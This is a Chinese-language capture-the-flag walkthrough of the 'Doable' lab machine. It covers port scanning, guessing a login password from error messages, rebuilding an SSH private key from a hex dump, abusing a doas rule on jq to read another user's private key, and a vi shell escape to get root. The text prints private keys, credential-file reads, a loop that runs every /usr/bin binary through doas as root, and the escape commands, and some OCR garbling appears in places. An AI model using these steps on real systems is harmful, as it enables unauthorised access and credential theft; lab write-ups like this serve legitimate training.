

| Doable_daochunhan

| Doable

| 靶机信息

- 靶机名称: Doable
- 靶机作者: Sublarge
- 靶机类型: Linux
- 来源: MazeSec/QQ公开群 321948805
- 官网: <https://maze-sec.com/>

| user

| 信息收集

目标:

192.168.64.45 (复现有变动 192.168.64.46 / 192.168.64.47)

端口扫描:

nmap 192.168.64.45



```
(daochunhan@kali)-[~/Desktop/CTF]
$ nmap 192.168.64.45
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-28 00:31 -0400
Nmap scan report for 192.168.64.45
Host is up (0.00032s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
5000/tcp   open  upnp
MAC Address: 9A:71:59:DB:51:D6 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.20 seconds
```

开放了 22、80 和 5000 端口:


```
22/tcp    open  ssh
80/tcp    open  http
5000/tcp   open  upnp
```

80 端口是一个静态的 dprod 页面，页面源码注释中有一条提示：



- "Sometimes the error message itself holds the key."

5000 端口运行着一个 Flask 页面:



```
curl -s http://192.168.64.45:5000/
```

```
<form method="POST">
  <div class="form-group">
    <label>Password</label>
    <input type="text" name="pwd" placeholder="Enter password" required>
  </div>
  <button class="btn" type="submit">Authenticate</button>
</form>
```

页面是一个只接收 `pwd` 参数的登录入口。结合 80 端口的提示，先观察不同错误输入的返回信息：

Doable Access Portal

Enter valid credential to access internal dashboard

Password

Authenticate

Not correct

Doable Access Portal

Enter valid credential to access internal dashboard


Password

Authenticate

Password is incorrect

Password is incorrect

继续提交 **incorrect** :



Doable Access Portal

Enter valid credential to access internal dashboard

Password

incorrect

Authenticate

please try again later

please try again later

把错误信息中的关键短语 **again later** 作为口令提交:

Doable Access Portal

Enter valid credential to access internal dashboard

Authentication passed, welcome administrator

System Debug Console (Read Only)

```
6f70656e7373682d6b65792d763100000000046e6f6e6
5000000046e6f6e650000000000000001000000330000
000b7373682d6564323535313900000020afce9a5916a
f9b25f74359c537873e4745cdf4cd680841a492e094f5
ef55214e0000009019cf986a19cf986a0000000b73736
82d6564323535313900000020afce9a5916af9b25f743
59c537873e4745cdf4cd680841a492e094f5ef55214e0
0000040ed8fdefb5f54ba38daa4f33cbe3ffd09f38de4
1bdddce9bb15af10ba2702e16afce9a5916af9b25f74
359c537873e4745cdf4cd680841a492e094f5ef55214e
00000000656c656e6110446f61626c6501
```

返回 `Authentication passed, welcome administrator`，认证成功，响应中可以看到管理员面板，System Debug Console 内容如下：

```
6f70656e7373682d6b65792d763100000000046e6f6e65000000046e6f6e6500000000000000
010000003300000000b7373682d6564323535313900000020afce9a5916af9b25f74359c53787
3e4745cdf4cd680841a492e094f5ef55214e0000009019cf986a19cf986a0000000b7373682d
6564323535313900000020afce9a5916af9b25f74359c537873e4745cdf4cd680841a492e094
f5ef55214e00000040ed8fdefb5f54ba38daa4f33cbe3ffd09f38de41bdddce9bb15af10ba2
702e16afce9a5916af9b25f74359c537873e4745cdf4cd680841a492e094f5ef55214e000000
0c656c656e6110446f61626c6501
```

获取 Elena 私钥

把这段数据提取出来并还原：

```
xxd -r -p 1.hex > 1.raw
strings 1.raw
```

```
(daochunhan@kali)~[~/Desktop/CTF]
$ strings 1.raw
openssh-key-v1
none
none
ssh-ed25519
ssh-ed25519
elena@Doable
```

还原后的内容是 OpenSSH 私钥主体，缺少 OpenSSH 私钥头尾部分，补充封装：

```
( echo '-----BEGIN OPENSSH PRIVATE KEY-----'; base64 1.raw; echo '-----END
OPENSSH PRIVATE KEY-----' ) > elena_id
chmod 600 elena_id
```

尝试登录 elena :

```
ssh elena@192.168.64.45 -i elena_id
```

```
(daochunhan@kali)-[~/Desktop/CTF]
$ ssh -i elena_id elena@192.168.64.45
```



```
--          _
\ \ ^ / _  | / __ \| |' ` \ / \ 
 \ V / ___| | (_)_ \| | | | | _/
  \_/_____|_|_____/_||_|_|\___|
```



```
elena@Doable:~$ id
uid=1000(elena) gid=1000(elena) groups=1000(elena)
elena@Doable:~$ cat ~/user.txt
flag{user-9c68792801979d8cca8c5d86dd1af91}
elena@Doable:~$ █
```

```
flag{user-9c68792801979d8dcca8c5d86dd1af91}
```

root

Silas

系统没有可用的 `sudo`，但安装了 `doas`：

```
cat /etc/doas.conf
```

```
elena@Doable:~$ id
uid=1000(elena) gid=1000(elena) groups=1000(elena)
elena@Doable:~$ sudo -l
-bash: sudo: command not found
elena@Doable:~$ cat /etc/doas.conf
# See doas.conf(5) and doas.d(5) for configuration details.
# Configuration here may be overridden by /etc/doas.d/*.conf if files exist.

# Uncomment to allow group "wheel" to become root.
# permit persist :wheel
permit nopass elena as silas cmd /usr/bin/jq
elena@Doable:~$
```

其中有一条规则：

```
permit nopass elena as silas cmd /usr/bin/jq
```

elena 可以免密让 **/usr/bin/jq** 以 **silas** 身份运行，而且参数没有限制，**jq** 的 **--rawfile** 可以读取有权限访问的文件：

```
doas -u silas /usr/bin/jq --help
```

```
--seq                parse input/output as application/json-seq;
-f, --from-file       load the filter from a file;
-L, --library-path dir search modules from the directory;
--arg name value      set $name to the string value;
--argjson name value  set $name to the JSON value;
--slurpfile name file set $name to an array of JSON values read
                     from the file;
--rawfile name file   set $name to string contents of file;
--args               consume remaining arguments as positional
                     string values;
--jsonargs           consume remaining arguments as positional
                     JSON values;
-e, --exit-status     set exit status code based on the output;
-V, --version         show the version;
--build-configuration show jq's build configuration;
```

```
doas -u silas /usr/bin/jq --rawfile x /home/silas/.ssh/authorized_keys '$x'
-n -r
```

```
connection to localhost closed.
elena@Doable:~$ doas -u silas /usr/bin/jq --rawfile x /home/silas/.ssh/authorized_keys '$x' -n -r
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJvo+JU7fARYutiik0QaxoZ8xejIKC4plnwGhdV9xw2L silas@Maze
```

authorized_keys 表明 Silas 使用 ed25519 公钥，读取 **~/.ssh/id_ed25519**：

```
doas -u silas /usr/bin/jq --rawfile x /home/silas/.ssh/id_ed25519 '$x' -n -r
```



```
eIena@Doable:~$ doas -n -u silas /usr/bin/jq -n -r --rawfile x /home/silas/.ssh/id_ed25519 '$x'
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnZac1rZXktZjEAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAatzc2gtZW
QyNTUxOQAAACCb6PiV03wEwLrYoi jkGsaGfMXoyCguKZZ8BoXVfccNiwAAAJBzteozc7Xq
MwAAAAatzc2gtZWQyNTUxOQAAACCb6PiV03wEwLrYoi jkGsaGfMXoyCguKZZ8BoXVfccNiw
AAAEt/QcH2XPStm0a0ShQTYGyo5gcmSAheSTHyZ0cfJWM4pvo+JU7fARYutiiK0QaxoZ8
xejIKC4plnwGhdV9xw2LAAAACnNpbGFzQE1hemUBAgM=
-----END OPENSSH PRIVATE KEY-----
```

使用得到的私钥登录 silas :

```
chmod 600 /tmp/silas_id
ssh -i /tmp/silas_id silas@localhost
```

[illegible]

root

主配置文件提示还会加载 `/etc/doas.d/*.conf`，但这个目录由 root 保护，普通用户无法直接读取：

```
ls -ld /etc/doas.d
```

```
silas@Doable:~$ ls -ld /etc/doas.d
drwxr-x-- 2 root root 4096 Jun 28 14:09 /etc/doas.d
```

如果你说的是 Linux 提权里 `doas` 配置不当导致的逃逸程序，常见思路和 `sudo` 类似：看 `doas.conf` 允许哪些程序以 root 运行，然后利用这些程序的“可执行任意命令/读取文件/加载配置”能力逃逸。

常见可利用程序：

1. `vim / vi`

如果：

```
</> conf
permit user as root cmd vim
```

可以：

```
</> Bash
doas vim
```

进入 vim：

```
</> vim
:set shell=/bin/sh
:shell
```

得到 root shell。

根据搜索结果枚举发现当前 doas 策略允许 `silas` 免密以 root 身份运行 `/usr/bin/vi`，`vi` 是 Vim 软链接：

```
command -v vi
ls -l /usr/bin/vi
```

```
silas@Doable:~$ command -v vi
/usr/bin/vi
silas@Doable:~$ ls -l /usr/bin/vi
lrwxrwxrwx  1 root  root    12 Jan 22  2026 /usr/bin/vi -> /usr/bin/vim
```

`vi` 支持通过 `!!` 执行外部命令，获取 root shell：

```
doas -u root /usr/bin/vi -es -c '!!/bin/sh' -c ':qa!'
```

```
silas@Dooble:~$ doas -u root /usr/bin/vi -es -c '!:bin/sh' -c ':qal'
/home/silas # id
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(cdrom),28(audio),30(cdrom),36(console),39(caldevs),46(audio),47(audio),50(audio),54(audio),63(audio),65(audio),66(audio),67(audio),68(audio),69(audio),70(audio),72(audio),73(audio),76(audio),77(audio),78(audio),79(audio),81(audio),82(audio),83(audio),84(audio),86(audio),87(audio),88(audio),89(audio),90(audio),91(audio),92(audio),93(audio),94(audio),95(audio),96(audio),97(audio),98(audio),99(audio)
/home/silas # cat /root/root.txt
flag{root-b7a0a4afee46f67662b8d428ab63e14e}
/home/silas #
```

```
flag{root-b7a0a4afee46f67662b8d428ab63e14e}
```

Review

关于 doas-enum

doas 配置不当导致的逃逸程序，常见思路利用这些程序的“可执行任意命令/读取文件/加载配置”能力逃逸，因此可以直接遍历 `/usr/bin` 下所有程序，并逐个尝试以 `root` 身份运行：

```
for i in /usr/bin/* ;do echo $i;doas -u root $i;echo "-----";done
```

[illegible]

vim 会直接弹出， vim 可以以 root 身份执行：

```
silas@Doable:~$ ls -l /usr/bin/vim
-rwxr-xr-x    1 root      root      3449352 Jul 25 09:09 /usr/bin/vim
silas@Doable:~$
```

工具推荐(by Sublarge):

<https://github.com/yanxinwu946/doas-enum>

